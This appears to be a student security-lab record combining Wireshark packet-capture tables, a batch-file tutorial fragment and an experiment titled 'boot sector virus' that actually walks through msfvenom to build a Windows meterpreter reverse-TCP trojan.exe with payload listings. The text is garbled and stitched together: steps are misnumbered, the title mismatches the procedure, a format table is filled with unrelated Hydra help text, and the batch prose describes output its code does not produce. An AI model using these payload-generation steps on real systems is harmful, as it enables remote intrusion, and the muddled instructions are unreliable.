49192	629.921493	103.53.14.0	192.168.215.43	TCP	1424	80 → 51242 [ACK] Seq=2643728 Ack=16201 Win=65536 Len=1370 [TCP segment of a reassembled PDU]
49193	629.921589	192.168.215.43	103.53.14.0	TCP	66	[TCP Dup ACK 49132#8] 51242 → 80 [ACK] Seq=16201 Ack=2622704 Win=131328 Len=0 SLE=2635224 SRE=2645098
49194	629.923863	103.53.14.0	192.168.215.43	TCP	1424	80 → 51242 [ACK] Seq=2645098 Ack=16201 Win=65536 Len=1370 [TCP segment of a reassembled PDU]
49195	629.923958	192.168.215.43	103.53.14.0	TCP	66	[TCP Dup ACK 49132#9] 51242 → 80 [ACK] Seq=16201 Ack=2622704 Win=131328 Len=0 SLE=2635224 SRE=2646468
49196	629.928153	2402:6800:760:a000::...	2409:4072:498:2d22::...	TCP	1294	80 → 51252 [ACK] Seq=560849 Ack=3952 Win=65536 Len=1220 [TCP segment of a reassembled PDU]
49197	629.928237	2409:4072:498:2d22::...	2402:6800:760:a000::...	TCP	74	51252 → 80 [ACK] Seq=3952 Ack=562069 Win=131584 Len=0
49198	629.940810	2402:6800:760:a000::...	2409:4072:498:2d22::...	TCP	1294	80 → 51252 [ACK] Seq=562069 Ack=3952 Win=65536 Len=1220 [TCP segment of a reassembled PDU]
49199	629.940810	2402:6800:760:a000::...	2409:4072:498:2d22::...	TCP	1294	80 → 51252 [ACK] Seq=563289 Ack=3952 Win=65536 Len=1220 [TCP segment of a reassembled PDU]
49200	629.940884	2409:4072:498:2d22::...	2402:6800:760:a000::...	TCP	74	51252 → 80 [ACK] Seq=3952 Ack=564509 Win=131584 Len=0
49201	629.944761	2402:6800:760:a000::...	2409:4072:498:2d22::...	TCP	1294	80 → 51252 [ACK] Seq=564509 Ack=3952 Win=65536 Len=1220 [TCP segment of a reassembled PDU]
49202	629.948696	2402:6800:760:a000::...	2409:4072:498:2d22::...	TCP	1294	80 → 51252 [ACK] Seq=565729 Ack=3952 Win=65536 Len=1220 [TCP segment of a reassembled PDU]
49203	629.948743	2409:4072:498:2d22::...	2402:6800:760:a000::...	TCP	74	51252 → 80 [ACK] Seq=3952 Ack=566949 Win=131584 Len=0
49204	629.962969	2409:4072:498:2d22::...	2402:6800:760:a000::...	HTTP	517	GET /filestreamingservice/files/a30ab6bd-0dc3-4fb6-9dc3-8c527a20f440?P1=167507252&P2=404&P3=2&P4=hshbdUGUj1kVjkwbb8cg71ep8nLV...
49205	629.96376	2402:6800:760:a000::...	2409:4072:498:2d22::...	TCP	1294	80 → 51252 [ACK] Seq=566949 Ack=3952 Win=65536 Len=1220 [TCP segment of a reassembled PDU]
49206	629.966552	2402:6800:760:a000::...	2409:4072:498:2d22::...	TCP	1294	80 → 51252 [ACK] Seq=568169 Ack=3952 Win=65536 Len=1220 [TCP segment of a reassembled PDU]
49207	629.966577	2409:4072:498:2d22::...	2402:6800:760:a000::...	TCP	74	51252 → 80 [ACK] Seq=3952 Ack=569389 Win=131584 Len=0
49208	629.970455	2402:6800:760:a000::...	2409:4072:498:2d22::...	TCP	1294	80 → 51252 [ACK] Seq=569389 Ack=3952 Win=65536 Len=1220 [TCP segment of a reassembled PDU]
49209	629.972022	2402:6800:760:a000::...	2409:4072:498:2d22::...	TCP	1294	80 → 51252 [ACK] Seq=570609 Ack=3952 Win=65536 Len=1220 [TCP segment of a reassembled PDU]
49210	629.972088	2409:4072:498:2d22::...	2402:6800:760:a000::...	TCP	74	51252 → 80 [ACK] Seq=3952 Ack=571829 Win=131584 Len=0
49211	629.991257	2402:6800:760:a000::...	2409:4072:498:2d22::...	TCP	1294	80 → 51252 [ACK] Seq=571829 Ack=3952 Win=65536 Len=1220 [TCP segment of a reassembled PDU]
49212	629.991257	2402:6800:760:a000::...	2409:4072:498:2d22::...	TCP	1294	80 → 51252 [ACK] Seq=573049 Ack=3952 Win=65536 Len=1220 [TCP segment of a reassembled PDU]
... (many more packets) ...						
Frame 50796: 74 bytes on wire (592 bits) on interface [Device]NPF_{D06524...} capture length 74 bytes						
Ethernet II, Src: CloudNet_2a:ff:27 (d8:80:83:2a:ff:27), Dst: 92:93:ff:72:6d:b7 (92:93:ff:72:6d:b7)						
Internet Protocol Version 6, Src: 2409:4072:498:2d22:d6e:aaa0:f0:7d24, Dst: 2402:6800:760:a000::1						
Transmission Control Protocol, Src Port: 51243, Dst Port: 80, Seq: 14479, Ack: 3117055, Len: 0						
... (packet details) ...						
1323...	1440.974577	192.168.215.43	192.168.215.157	DNS	76	Standard query 0xe1b6 AAAA dns.msftncsi.com
1323...	1441.204548	192.168.215.157	192.168.215.43	DNS	104	Standard query response 0xe1b6 AAAA dns.msftncsi.com AAAA fd3e:4f5a:5b81::1
1323...	1443.667396	192.168.215.43	13.107.21.200	TCP	557	[TCP Retransmission] 51355 → 443 [PSH, ACK] Seq=1 Ack=1 Win=262144 Len=503
1323...	1443.667459	192.168.215.43	13.107.21.200	TCP	557	[TCP Retransmission] 51355 → 443 [PSH, ACK] Seq=1 Ack=1 Win=262144 Len=503
1323...	1444.246477	13.107.21.200	192.168.215.43	TCP	54	443 → 51354 [ACK] Seq=1 Ack=504 Win=4194304 Len=0
1323...	1444.246477	13.107.21.200	192.168.215.43	TCP	1424	443 → 51354 [ACK] Seq=1 Ack=504 Win=4194304 Len=1370 [TCP segment of a reassembled PDU]
1323...	1444.246477	13.107.21.200	192.168.215.43	TCP	1424	443 → 51354 [ACK] Seq=1371 Ack=504 Win=4194304 Len=1370 [TCP segment of a reassembled PDU]
1323...	1444.246583	192.168.215.43	13.107.21.200	TCP	54	51354 → 443 [ACK] Seq=504 Ack=2741 Win=262144 Len=0
1323...	1444.246925	13.107.21.200	192.168.215.43	TCP	1424	443 → 51354 [ACK] Seq=2741 Ack=504 Win=4194304 Len=1370 [TCP segment of a reassembled PDU]
1323...	1444.246989	192.168.215.43	13.107.21.200	TCP	54	51354 → 443 [ACK] Seq=504 Ack=4111 Win=262144 Len=0
1323...	1444.260707	13.107.21.200	192.168.215.43	TCP	1424	443 → 51354 [ACK] Seq=4111 Ack=504 Win=4194304 Len=1370 [TCP segment of a reassembled PDU]
1323...	1444.260707	13.107.21.200	192.168.215.43	TCP	1424	443 → 51354 [ACK] Seq=5481 Ack=504 Win=4194304 Len=1370 [TCP segment of a reassembled PDU]
1323...	1444.260808	192.168.215.43	13.107.21.200	TCP	54	51354 → 443 [ACK] Seq=504 Ack=6851 Win=262144 Len=0
1323...	1444.261185	13.107.21.200	192.168.215.43	TLSv1.2	238	Server Hello, Certificate, Certificate Status, Server Key Exchange, Server Hello Done
1323...	1444.261235	192.168.215.43	13.107.21.200	TCP	54	51354 → 443 [ACK] Seq=504 Ack=7035 Win=261888 Len=0
1323...	1444.586247	13.107.21.200	192.168.215.43	TCP	54	443 → 51355 [ACK] Seq=1 Ack=504 Win=4194304 Len=0
1323...	1444.588758	13.107.21.200	192.168.215.43	TCP	1424	443 → 51355 [ACK] Seq=1 Ack=504 Win=4194304 Len=1370 [TCP segment of a reassembled PDU]
1323...	1444.588839	192.168.215.43	13.107.21.200	TCP	54	51355 → 443 [ACK] Seq=504 Ack=1371 Win=262144 Len=0
1323...	1444.602776	13.107.21.200	192.168.215.43	TCP	1424	443 → 51355 [ACK] Seq=1371 Ack=504 Win=4194304 Len=1370 [TCP segment of a reassembled PDU]
1323...	1444.602898	192.168.215.43	13.107.21.200	TCP	54	51355 → 443 [ACK] Seq=504 Ack=2741 Win=262144 Len=0
1323...	1444.610474	13.107.21.200	192.168.215.43	TCP	1424	443 → 51355 [ACK] Seq=2741 Ack=504 Win=4194304 Len=1370 [TCP segment of a reassembled PDU]
1323...	1444.610474	13.107.21.200	192.168.215.43	TCP	1424	443 → 51355 [ACK] Seq=4111 Ack=504 Win=4194304 Len=1370 [TCP segment of a reassembled PDU]
1323...	1444.610546	192.168.215.43	13.107.21.200	TCP	54	51355 → 443 [ACK] Seq=504 Ack=5481 Win=262144 Len=0
1323...	1444.614234	13.107.21.200	192.168.215.43	TCP	1424	443 → 51355 [ACK] Seq=5481 Ack=504 Win=4194304 Len=1370 [TCP segment of a reassembled PDU]
1323...	1444.614234	13.107.21.200	192.168.215.43	TLSv1.2	238	Server Hello, Certificate, Certificate Status, Server Key Exchange, Server Hello Done
1323...	1444.614322	192.168.215.43	13.107.21.200	TCP	54	51355 → 443 [ACK] Seq=504 Ack=7035 Win=262144 Len=0
1323...	1446.824818	92:93:ff:72:6d:b7	CloudNet_2a:ff:27	ARP	42	Who has 192.168.215.43? Tell 192.168.215.157
1323...	1446.824848	CloudNet_2a:ff:27	92:93:ff:72:6d:b7	ARP	42	192.168.215.43 is at d8:80:83:2a:ff:27
1323...	1452.233046	192.168.215.43	40.59.34.102	TCP	54	[TCP Retransmission] 51504 → 443 [FIN, ACK] Seq=921 Ack=5089 Win=262144 Len=0

Wi-Fi: <live capture in progress>

Packets: 132335 · Displayed: 132335 (100.0%)

EXPERIMENT NO:9

EXPERIMENT NAME:IMPLEMENT THE BOOT SECTOR VIRUS

PROCEDURE:

Step 1: Update and Upgrade Kali Linux

Open the terminal and type in: **sudo apt-get update**

Next, type in: **sudo apt-get upgrade**

Step 3: Fix any errors

If you see this, it means that bundler is either set up incorrectly or hasn't been updated.

To fix this, change the current directory (file) to usr/share/metasploit-framework by typing in:

```
>> cd /usr/share/metasploit-framework/
```

from the root directory. If you make a mistake, you can type in

```
>> cd ..
```

to go back to the previous directory or type in any directory after cd to go there.

3.Now that we are in the metasploit-framework directory, type in

```
>> gem install bundler
```

to install bundler, then type in

```
>> bundle install
```

4.If bundler is not the correct version, you should get a message telling you which version to install (in this case it was 1.17.3). Type in

```
>> gem install bundler: [version number]
```

and then type in: **gem update --system**

After all of that, everything should work perfectly.

```
>> cd /root
```

to go back to the root directory.

Step 2: Open exploit software

Open up the terminal and type in : **msfvenom**

Step 4: Choose our payload

To see a list of payloads: **msfvenom -l payloads**

Step 5: Customize our payload

```
msfvenom --list-options -p windows/meterpreter/reverse_tcp
```

Step 6: Generate the virus

Now that we have our payload, ip address, and port number, we have all the information that we need.

Type in:

Syntax:

msfvenom -p [payload] LHOST=[your ip address] LPORT=[the port number] -f [file type] > [path]

Example

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.253 LPORT=4444 -f exe > trojan.exe

OUTPUT:

```
(root@kali) ~#  
# cd /usr/share/metasploit-framework/  
(root@kali) /usr/share/metasploit-framework#  
# gem install bundler  
Successfully installed bundler-2.4.5  
Parsing documentation for bundler-2.4.5  
Done installing documentation for bundler after 0 seconds  
1 gem installed  
(root@kali) /usr/share/metasploit-framework#  
# bundle install  
Don't run Bundler as root. Bundler can ask for sudo if it is needed, and installing your bundle as root will break this application for all non-root users on this machine.  
Using rake 13.0.6  
Using Ascii85 1.1.0  
Using concurrent-ruby 1.0.5  
Using i18n 1.12.0  
Using minitest 5.16.3  
Using tzinfo 2.0.5  
Using zeitwerk 2.6.6  
Using activesupport 6.1.7  
Using builder 3.2.4  
Using erubi 1.11.0  
Using racc 1.6.0  
Using nokogiri 1.13.9 (x86_64-linux)  
Using rails-dom-testing 2.0.3  
Using crass 1.0.6  
Using loofah 2.19.0  
Using rails-html-sanitizer 1.4.3  
Using actionview 6.1.7  
Using rack 2.2.4  
Using rack-test 2.0.2  
Using actionpack 6.1.7  
Using nio4r 2.5.8  
Using websocket-extensions 0.1.5  
Using websocket-driver 0.7.5  
Using actioncable 6.1.7  
Using globalid 1.0.0  
Using activejob 6.1.7  
Using activemodel 6.1.7  
Using activerecord 6.1.7  
Using marcel 1.0.2  
Using mini_mime 1.1.2  
Using activestorage 6.1.7  
Using mail 2.7.1  
Using actionmailbox 6.1.7  
Using actionmailer 6.1.7  
Using actiontext 6.1.7  
Using public_suffix 5.0.0  
Using addressable 2.8.1  
Using afm 0.2.2  
Using arel-helpers 2.14.0  
(root@kali) /usr/share/metasploit-framework#  
# cd /usr/share/metasploit-framework/  
(root@kali) /usr/share/metasploit-framework#  
# gem install bundler  
Successfully installed bundler-2.4.5  
Parsing documentation for bundler-2.4.5  
Done installing documentation for bundler after 0 seconds  
1 gem installed  
(root@kali) /usr/share/metasploit-framework#  
# bundle install  
Don't run Bundler as root. Bundler can ask for sudo if it is needed, and installing your bundle as root will break this application for all non-root users on this machine.  
Using rake 13.0.6  
Using Ascii85 1.1.0  
Using concurrent-ruby 1.0.5  
Using i18n 1.12.0  
Using minitest 5.16.3  
Using tzinfo 2.0.5  
Using zeitwerk 2.6.6  
Using activesupport 6.1.7  
Using builder 3.2.4  
Using erubi 1.11.0  
Using racc 1.6.0  
Using nokogiri 1.13.9 (x86_64-linux)  
Using rails-dom-testing 2.0.3  
Using crass 1.0.6  
Using loofah 2.19.0  
Using rails-html-sanitizer 1.4.3  
Using actionview 6.1.7  
Using rack 2.2.4  
Using rack-test 2.0.2  
Using actionpack 6.1.7  
Using nio4r 2.5.8  
Using websocket-extensions 0.1.5  
Using websocket-driver 0.7.5  
Using actioncable 6.1.7  
Using globalid 1.0.0  
Using activejob 6.1.7  
Using activemodel 6.1.7  
Using activerecord 6.1.7  
Using marcel 1.0.2  
Using mini_mime 1.1.2  
Using activestorage 6.1.7  
Using mail 2.7.1  
Using actionmailbox 6.1.7  
Using actionmailer 6.1.7  
Using actiontext 6.1.7  
Using public_suffix 5.0.0  
Using addressable 2.8.1  
Using afm 0.2.2  
Using arel-helpers 2.14.0
```

```

(root@kali)-[/usr/share/metasploit-framework]
# cd /root

(root@kali)-[~]
# msfvenom
Error: No options
MsfVenom - a Metasploit standalone payload generator. Use -h to specify port
Also a replacement for msfpayload and msfencode. Use --target (default: 10)
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
  -l, --list <type>          List all modules for [type]. Types are: payloads, encoders, nops, platforms, ar
chs, encrypt, formats, all
  -p, --payload <payload>    Payload to use (--list payloads to list, --list-options for arguments). Specify
  '-' or STDIN for custom
  --list-options             List --payload <value>'s standard, advanced and evasion options
  -f, --format <format>      Output format (use --list formats to list)
  -e, --encoder <encoder>     The encoder to use (use --list encoders to list)
  --service-name <value>     The service name to use when generating a service binary
  --sec-name <value>         The new section name to use when generating large Windows binaries. Default: ra
ndom 4-character alpha string
  --smallest                 Generate the smallest possible payload using all available encoders
  --encrypt <value>          The type of encryption or encoding to apply to the shellcode (use --list encryp
t to list)
  --encrypt-key <value>      A key to be used for --encrypt
  --encrypt-iv <value>       An initialization vector for --encrypt
  -a, --arch <arch>          The architecture to use for --payload and --encoders (use --list archs to list)
  --platform <platform>     The platform for --payload (use --list platforms to list)
  -o, --out <path>           Save the payload to a file
  -b, --bad-chars <list>     Characters to avoid example: '\x00\xff'
  -n, --nopsled <length>     Prepend a nopsled of [length] size on to the payload
  --pad-nops                 Use nopsled size specified by -n <length> as the total payload size, auto-prepe
nding a nopsled of quantity (nops minus payload length)
  -s, --space <length>       The maximum size of the resulting payload
  --encoder-space <length>   The maximum size of the encoded payload (defaults to the -s value)
  -i, --iterations <count>   The number of times to encode the payload
  -c, --add-code <path>      Specify an additional win32 shellcode file to include
  -x, --template <path>      Specify a custom executable file to use as a template
  -k, --keep                 Preserve the --template behaviour and inject the payload as a new thread
  -v, --var-name <value>     Specify a custom variable name to use for certain output formats
  -t, --timeout <second>     The number of seconds to wait when reading the payload from STDIN (default 30,
0 to disable)
  -h, --help                 Show this message

```

```

(root@kali)-[~]
└─$ msfvenom -l payloads
[+] Framework Payloads (951 total) [--payload <value>]

```

Name	Description
aix/ppc/shell_bind_tcp	Listen for a connection and spawn a command shell
aix/ppc/shell_find_port	Spawn a shell on an established connection
aix/ppc/shell_interact	Simply execve /bin/sh (for inetd programs)
aix/ppc/shell_reverse_tcp	Connect back to attacker and spawn a command shell
android/meterpreter/reverse_http	Run a meterpreter server in Android. Tunnel communication over HTTP
android/meterpreter/reverse_https	Run a meterpreter server in Android. Tunnel communication over HTTPS
android/meterpreter/reverse_tcp	Run a meterpreter server in Android. Connect back stager
android/meterpreter_reverse_http	Connect back to attacker and spawn a Meterpreter shell
android/meterpreter_reverse_https	Connect back to attacker and spawn a Meterpreter shell
android/meterpreter_reverse_tcp	Connect back to the attacker and spawn a Meterpreter shell
android/shell/reverse_http	Spawn a piped command shell (sh). Tunnel communication over HTTP
android/shell/reverse_https	Spawn a piped command shell (sh). Tunnel communication over HTTPS
android/shell/reverse_tcp	Spawn a piped command shell (sh). Connect back stager
apple_ios/aarch64/meterpreter_reverse_http	Run the Meterpreter / Mettle server payload (stageless)
apple_ios/aarch64/meterpreter_reverse_https	Run the Meterpreter / Mettle server payload (stageless)
apple_ios/aarch64/meterpreter_reverse_tcp	Run the Meterpreter / Mettle server payload (stageless)
apple_ios/aarch64/shell_reverse_tcp	Connect back to attacker and spawn a command shell
apple_ios/armle/meterpreter_reverse_http	Run the Meterpreter / Mettle server payload (stageless)
apple_ios/armle/meterpreter_reverse_https	Run the Meterpreter / Mettle server payload (stageless)
apple_ios/armle/meterpreter_reverse_tcp	Run the Meterpreter / Mettle server payload (stageless)
bsd/sparc/shell_bind_tcp	Listen for a connection and spawn a command shell
bsd/sparc/shell_reverse_tcp	Connect back to attacker and spawn a command shell
bsd/vax/shell_reverse_tcp	Connect back to attacker and spawn a command shell
bsd/x64/exec	Execute an arbitrary command
bsd/x64/shell_bind_ipv6_tcp	Listen for a connection and spawn a command shell over IPv6
bsd/x64/shell_bind_tcp	Bind an arbitrary command to an arbitrary port
bsd/x64/shell_bind_tcp_small	Listen for a connection and spawn a command shell
bsd/x64/shell_reverse_ipv6_tcp	Connect back to attacker and spawn a command shell over IPv6
bsd/x64/shell_reverse_tcp	Connect back to attacker and spawn a command shell

```

(root@kali)~# msfvenom --list-options -p windows/meterpreter/reverse_tcp
Options for payload/windows/meterpreter/reverse_tcp:

Name: Windows Meterpreter (Reflective Injection), Reverse TCP Stager
Module: payload/windows/meterpreter/reverse_tcp
Platform: Windows
Arch: x86
Needs Admin: No
Total size: 296
Rank: Normal

Provided by:
skape <mmiller@hick.org>
sf <stephen_fewer@harmonysecurity.com>
OJ Reeves
hdm <x@hdm.io>

Basic options:


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    |                 | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |


Description:
Inject the Meterpreter server DLL via the Reflective DLL Injection
payload (staged). Requires Windows XP SP2 or newer. Connect back to
the attacker

Advanced options for payload/windows/meterpreter/reverse_tcp:


| Name                     | Current Setting | Required | Description                                                                  |
|--------------------------|-----------------|----------|------------------------------------------------------------------------------|
| AutoLoadStdapi           | true            | yes      | Automatically load the Stdapi extension                                      |
| AutoRunScript            |                 | no       | A script to run automatically on session creation.                           |
| AutoSystemInfo           | true            | yes      | Automatically capture system information on initialization.                  |
| AutoUnhookProcess        | false           | yes      | Automatically load the unhook extension and unhook the process               |
| AutoVerifySessionTimeout | 30              | no       | Timeout period to wait for session validation to occur, in seconds           |
| EnableStageEncoding      | false           | no       | Encode the second stage payload                                              |
| EnableUnicodeEncoding    | false           | yes      | Automatically encode UTF-8 strings as hexadecimal                            |
| HandlerSSLCert           |                 | no       | Path to a SSL certificate in unified PEM format, ignored for HTTP transports |


```

```
(root@kali)-[~]
# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.253 LPORT=4444 -f eve > trojan.exe
Error: invalid format: eve
```

Framework Executable Formats [--format <value>]

Name	Action
asp	list of servers to attack, one entry per line, '*' to specify port
aspx	run TASKS number of connects in parallel per target (default: 16)
aspx-exe	service module usage details
axis2	options specific for a module, see -H output for information
dll	more command line options (COMPLETE HELP)
elf	the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
elf-so	the service to crack (see below for supported protocols)
exe	some service modules support additional input (-H for module help)
exe-only	
exe-service	adams160 asterisk cisco cisco-module cobaltstrike cwt firs
exe-small	auto oracle-listener oracle-sid pcanywhere pcnfs pop3(s) postfix
hta-psh	
jar	a tool to guess/crack valid login/password pairs.
jsp	under AGPL v3.0, the newest version is always available at:
loop-vbs	http://www.hydra-inc.com/vbuser/inc/inc-hydra
macho	use in military or secret service organizations, or for illegal
msi	this is a wish and non-binding -- most such people do not care about
msi-nouac	anyway -- and tell themselves they are one of the good ones.
osx-app	
psh	hydra -l user -P passlist.txt rtp://192.168.0.1
psh-cmd	
psh-net	be Hydra Wizard
psh-reflection	
python-reflection	attack (eg: rtp, ssn, http-post-form):
vba	service may not be empty
vba-exe	(-l-)
vba-psh	http://lists.metasploit.org
vbs	http://lists.metasploit.org, command not found
war	

Framework Transform Formats [--format <value>]

Name	Action
base32	
base64	
bash	
c	
csharp	
dw	
dword	

Step 5: To edit your batch file, **right-click the BAT file** and select **Edit**.

And here's the corresponding command window for the example above:

1.Create a New Text Document

A batch file simplifies repeatable computer tasks using the Windows command prompt. Below is an example of a batch file responsible for displaying some text in your command prompt. Create a new BAT file by right-clicking an empty space within a directory and selecting **New**, then **Text Document**.

1.CODE

Double-click this **New Text Document** to open your default text editor. Copy and paste the following code into your text entry.

```
>> @echo off
>> echo hello
>> Pause
>> echo This is new

>> echo this is seconf one
>> pause
```


1. TO SAVE a BAT File

The above script echoes back the text "Welcome to batch scripting!" Save your file by heading to **File > Save As**, and then name your file what you'd like. End your file name with the added **BAT** extension, for example **test.bat**, and click **OK**. This will finalize the batch process. Now, double-click on your newly created batch file to activate it.

2.To RUN as BAT File

Once you'd saved your file, all you need to do is **double-click your BAT file**. Instantly, your web pages will open. If you'd like, you can place this file on your desktop. This will allow you to access all of your favorite websites at once.

OUTPUT:



EXPERIMENT NO :11

EXPERIMENT NAME: PACKET ANALYSER TOOL

PROCEDURE:

1. Capture the packets (TCP / UDP / HTTP)
2. Filter those packets
3. Inspect those packets

Step 1: Install and open Wireshark .

Step 2: To capture TCP / UDP /HTTP Packet.

Step4: to inspect the TCP / UDP /HTTP Packet.

Step 3: to Filter TCP / UDP /HTTP Packet.

OUTPUT:

tcp									
No.	Time	Source	Destination	Protocol	Length	Info			
1	0.000000	23.23.147.172	192.168.215.43	TCP	66	443 → 50028 [ACK] Seq=1 Ack=1 Win=254 Len=0 SLE=0 SRE=1			
2	0.230068	2409:4072:70b:668b::...	2404:6800:4007:81e::...	TCP	75	50022 → 443 [ACK] Seq=1 Ack=1 Win=251 Len=1 [TCP segment of a reassembled PDU]			
3	0.307072	2404:6800:4007:81e::...	2409:4072:70b:668b::...	TCP	86	443 → 50022 [ACK] Seq=1 Ack=2 Win=280 Len=0 SLE=1 SRE=2			
4	1.116970	2409:4072:70b:668b::...	2404:6800:4007:827::...	TCP	75	49900 → 443 [ACK] Seq=1 Ack=1 Win=253 Len=1 [TCP segment of a reassembled PDU]			
5	1.228618	2404:6800:4007:827::...	2409:4072:70b:668b::...	TCP	86	443 → 49900 [ACK] Seq=1 Ack=2 Win=282 Len=0 SLE=1 SRE=2			
6	1.662905	2409:4072:70b:668b::...	2404:6800:4007:81b::...	TCP	75	50034 → 443 [ACK] Seq=1 Ack=1 Win=256 Len=1 [TCP segment of a reassembled PDU]			
7	1.740645	2404:6800:4007:81b::...	2409:4072:70b:668b::...	TCP	86	443 → 50034 [ACK] Seq=1 Ack=2 Win=267 Len=0 SLE=1 SRE=2			
8	1.776671	2409:4072:70b:668b::...	2404:6800:4007:820::...	TCP	75	49980 → 443 [ACK] Seq=1 Ack=1 Win=253 Len=1 [TCP segment of a reassembled PDU]			
9	1.792462	2409:4072:70b:668b::...	2404:6800:4007:819::...	TCP	75	49953 → 443 [ACK] Seq=1 Ack=1 Win=511 Len=1 [TCP segment of a reassembled PDU]			
10	1.792712	2409:4072:70b:668b::...	2404:6800:4007:810::...	TCP	75	50038 → 443 [ACK] Seq=1 Ack=1 Win=255 Len=1 [TCP segment of a reassembled PDU]			
11	1.817334	2404:6800:4007:820::...	2409:4072:70b:668b::...	TCP	86	443 → 49980 [ACK] Seq=1 Ack=2 Win=277 Len=0 SLE=1 SRE=2			
12	1.836108	2404:6800:4007:819::...	2409:4072:70b:668b::...	TCP	86	443 → 49953 [ACK] Seq=1 Ack=2 Win=283 Len=0 SLE=1 SRE=2			
13	1.836108	2404:6800:4007:810::...	2409:4072:70b:668b::...	TCP	86	443 → 50038 [ACK] Seq=1 Ack=2 Win=265 Len=0 SLE=1 SRE=2			
18	1.961662	2409:4072:70b:668b::...	2607:f8b0:4023:1009::...	TCP	75	50029 → 443 [ACK] Seq=1 Ack=1 Win=251 Len=1 [TCP segment of a reassembled PDU]			
19	1.962797	192.168.215.43	49.44.116.231	TCP	66	50394 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM			
20	2.048621	49.44.116.231	192.168.215.43	TCP	66	80 → 50394 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1370 SACK_PERM WS=128			
21	2.048821	192.168.215.43	49.44.116.231	TCP	54	50394 → 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0			
22	2.049718	192.168.215.43	49.44.116.231	HTTP	178	GET /ncsi.txt HTTP/1.1			
23	2.150415	49.44.116.231	192.168.215.43	TCP	54	80 → 50394 [ACK] Seq=1 Ack=125 Win=64128 Len=0			
24	2.150415	49.44.116.231	192.168.215.43	HTTP	233	HTTP/1.1 200 OK (text/plain)			
25	2.150415	49.44.116.231	192.168.215.43	TCP	54	80 → 50394 [FIN, ACK] Seq=180 Ack=125 Win=64128 Len=0			
26	2.150519	192.168.215.43	49.44.116.231	TCP	54	50394 → 80 [ACK] Seq=125 Ack=181 Win=65536 Len=0			
27	2.150875	192.168.215.43	49.44.116.231	TCP	54	50394 → 80 [FIN, ACK] Seq=125 Ack=181 Win=65536 Len=0			
28	2.204766	2409:4072:70b:668b::...	2404:6800:4007:82a::...	TCP	75	50044 → 443 [ACK] Seq=1 Ack=1 Win=256 Len=1 [TCP segment of a reassembled PDU]			
29	2.212367	49.44.116.231	192.168.215.43	TCP	54	80 → 50394 [ACK] Seq=181 Ack=126 Win=64128 Len=0			
30	2.239872	2607:f8b0:4023:1009::...	2409:4072:70b:668b::...	TCP	86	443 → 50029 [ACK] Seq=1 Ack=2 Win=265 Len=0 SLE=1 SRE=2			
31	2.243741	2404:6800:4007:82a::...	2409:4072:70b:668b::...	TCP	86	443 → 50044 [ACK] Seq=1 Ack=2 Win=569 Len=0 SLE=1 SRE=2			
32	2.314413	2409:4072:70b:668b::...	2600:140f:400::b854::...	TCP	75	50094 → 443 [ACK] Seq=1 Ack=1 Win=256 Len=1 [TCP segment of a reassembled PDU]			
33	2.457555	2600:140f:400::b854::...	2409:4072:70b:668b::...	TCP	86	443 → 50094 [ACK] Seq=1 Ack=2 Win=501 Len=0 SLE=1 SRE=2			
34	2.519151	192.168.215.43	3.1.172.253	TCP	55	49905 → 443 [ACK] Seq=1 Ack=1 Win=254 Len=1 [TCP segment of a reassembled PDU]			
35	2.519240	2409:4072:70b:668b::...	2600:9000:2241:f600::...	TCP	75	50031 → 443 [ACK] Seq=1 Ack=1 Win=257 Len=1 [TCP segment of a reassembled PDU]			
36	2.662393	2600:9000:2241:f600::...	2409:4072:70b:668b::...	TCP	86	443 → 50031 [ACK] Seq=1 Ack=2 Win=135 Len=0 SLE=1 SRE=2			
37	2.662393	3.1.172.253	192.168.215.43	TCP	66	443 → 49905 [ACK] Seq=1 Ack=2 Win=495 Len=0 SLE=1 SRE=2			
38	2.972912	192.168.215.43	104.18.33.19	TCP	55	50006 → 443 [ACK] Seq=1 Ack=1 Win=256 Len=1 [TCP segment of a reassembled PDU]			
39	3.071872	104.18.33.19	192.168.215.43	TCP	66	443 → 50006 [ACK] Seq=1 Ack=2 Win=8 Len=0 SLE=1 SRE=2			

No.	Time	Source	Destination	Protocol	Length	Info
709	81.203645	2404:6800:4007:81a::	2409:4072:70b:668b::	TCP	86	[TCP Keep-Alive ACK] 443 + 49890 [ACK] Seq=1 Ack=2 Win=282 Len=0 SLE=1 SRE=2
710	81.204156	2404:6800:4007:81b::	2409:4072:70b:668b::	TCP	86	[TCP Keep-Alive ACK] 443 + 49891 [ACK] Seq=1 Ack=2 Win=286 Len=0 SLE=1 SRE=2
711	81.305112	2409:4072:70b:668b::	2404:6800:4003:c05::	TCP	75	[TCP Keep-Alive] 49893 + 5228 [ACK] Seq=1 Ack=1 Win=254 Len=1
712	81.305392	2409:4072:70b:668b::	2404:6800:4007:828::	TCP	75	[TCP Keep-Alive] 49892 + 443 [ACK] Seq=1 Ack=1 Win=256 Len=1
713	81.511009	2404:6800:4003:c05::	2409:4072:70b:668b::	TCP	86	[TCP Keep-Alive ACK] 5228 + 49893 [ACK] Seq=1 Ack=2 Win=265 Len=0 SLE=1 SRE=2
714	81.511009	2404:6800:4007:828::	2409:4072:70b:668b::	TCP	86	[TCP Keep-Alive ACK] 443 + 49892 [ACK] Seq=1 Ack=2 Win=269 Len=0 SLE=1 SRE=2
